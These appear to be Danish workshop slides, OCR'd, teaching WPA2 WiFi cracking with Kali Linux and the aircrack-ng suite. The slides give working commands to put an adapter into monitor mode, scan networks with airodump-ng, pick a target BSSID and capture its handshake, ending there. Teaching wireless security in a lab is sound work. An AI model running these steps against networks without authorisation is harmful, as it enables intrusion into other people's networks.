
WiFi sikkerhed

- WEP: Wired Equivalent Privacy: Den oprindelige sikkerheds-protokol i WiFi, etableret i 1997
- WPA2: WiFi Protected Access: Sikkerheds-protokol udviklet af WiFi-Alliance pga. sårbarheder i WEP
- Vi kigger på WiFi access points med WPA2 sikkerhed i dag

Kali Linux


- Speciel Linux distribution med fokus på sikkerhed
  - Indbyggede tools til penetrationstest, portscanning, exploits osv.
  - Det er installeret på de laptops I skal bruge i dag
  - Bliver brugt af sikkerhedskonsulenter i virksomheder
  - Bliver også brugt af Black Hats
  - Download fra: https://www.kali.org/downloads/


07:06 AM
Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Settings
Usual Applications
Terminal Emulator
Root Terminal
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
Offensive Security Training
Exploit Database
VulnHub
Kali Live user


07:06 AM
Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Settings
Usual Applications
Terminal Emulator
Root Terminal
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
Offensive Security Training
Exploit Database
VulnHub
Kali Live user

Terminalen

- Der er her vi indtaster kommandoer
  - ls: liste over filer og mapper
  - cd: skift til en ny mappe
    - cd Documents
    - cd ..
  - cat: print indholdet af en fil
    - cat .bashrc



WiFi-hacking værktøjer i Kali

- Kali har indbyggede programmer til WiFi sikkerhed:
  - aircrack-ng: Brute force af WiFi passwords
  - airomon-ng: Monitorering af WiFi trafik
  - airodump-ng: Logging af WiFi trafik
  - aireplay-ng: Replay af pakker
  - crunch: Laver password liste

WiFi Hardware og opsætning

- Vi bruger: Alfa Network AWUS036NHA, en USB WiFi-adapter
  - Baseret på Quallcomm Atheros AR9271L chipsettet
- Forbind Alfa-Wifi-adapter til USB port på lap-top
  - Kontroller at der er tilsluttet korrekt ved i terminal at skrive:
    sudo airmon-ng

    Skulle gerne give følgende:
    ….
    phy1 wlan1 ath9k_htc Qualcomm Atheros …

Hacking af WiFi opsætning


- Sæt Alfa-wifi-adapter i monitor mode ved at køre følgende kommandoer:
  - sudo ifconfig wlan1 down
  - sudo airmon-ng check kill
  - sudo iwconfig wlan1 mode monitor
  - sudo ifconfig wlan1 up

  (wlan1 er navnet på min Alfa-wifi-adapter. Skift navnet ud med navnet på din adaptor)


Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)

- Vi skal bruge airodump-ng kommandoen til at finde wifi
- Vi sniffer på alle bånd

```
sudo airodump-ng --band abg  wlan1
```



Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)




```
CH  3 ][ Elapsed: 12 s ][ 2014-06-01 14:05

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:1B:5E:E1:F9:D6  -27       12        1    0  11  54e  WPA2 CCMP   PSK  NETGEAR03
84:1B:5E:03:D2:98  -26        7        0    0  11  54e  WPA2 CCMP   PSK  NETGEAR03_EXT
00:14:BF:E0:E8:D5  -34       14        0    0  10  54   WPA  CCMP   PSK  pentest_router
00:1D:5A:3D:C4:D9  -54       10        0    0   6  54 . WPA2 CCMP   PSK  2WIRE126
00:15:6D:63:2B:C8  -62        3        4    0  10  54 . OPN              BMSE1g
DC:9F:DB:62:76:40  -63        3        0    0   1  54e. OPN              BISTRO_NorthWest
00:15:6D:6B:64:90  -63        3        4    0  10  54 . OPN              Belle Maer Office

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:15:6D:6B:64:90  E0:75:7D:EA:4C:88   -1    1 - 0      0        2
```

I skal nu bruge BSSID (= MAC adressen) på det wifi net I vil hacke

Hacking af WiFi: Trin 2 (opsamle ”handshake”)

- Vi skal bruge airodump-ng kommandoen igen (eksempel):


```
sudo airodump-ng -channel 6 --bssid 00:23:69:F5:B4:2B -w handshake wlan1
```



Vi venter til der er en computer der forbinder til netværket… ZZZzzZZ…..

